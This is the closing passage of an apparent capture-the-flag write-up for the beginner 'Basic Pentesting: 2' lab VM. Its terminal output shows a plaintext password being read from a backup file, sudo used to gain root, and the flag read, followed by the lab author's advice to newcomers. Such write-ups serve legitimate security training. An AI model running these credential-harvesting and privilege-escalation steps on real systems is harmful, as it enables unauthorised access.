-rw------- 1 kay  kay   756 Apr 23 16:06 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17 12:59 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17 12:59 .bashrc
drwx------ 2 kay  kay  4096 Apr 17 13:05 .cache
-rw------- 1 root kay   119 Apr 23 15:38 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23 14:50 .nano
-rw------- 1 kay  kay    57 Apr 23 15:08 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17 12:59 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23 15:05 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17 13:05 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23 15:32 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ sudo -i
[sudo] password for kay:
root@basic2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@basic2:~#
```

Root is dancing!

Flag

Go to root directory and display the “flag.txt” :



```
drwxr-xr-x 2 kay  kay  4096 Apr 23 15:05 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17 13:05 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23 15:32 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ sudo -i
[sudo] password for kay:
root@basic2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~#
```

Game is over!

Final Thought

Basic Pentesting : 2 is designed for beginners and it is not hard to get root.

-- THE END --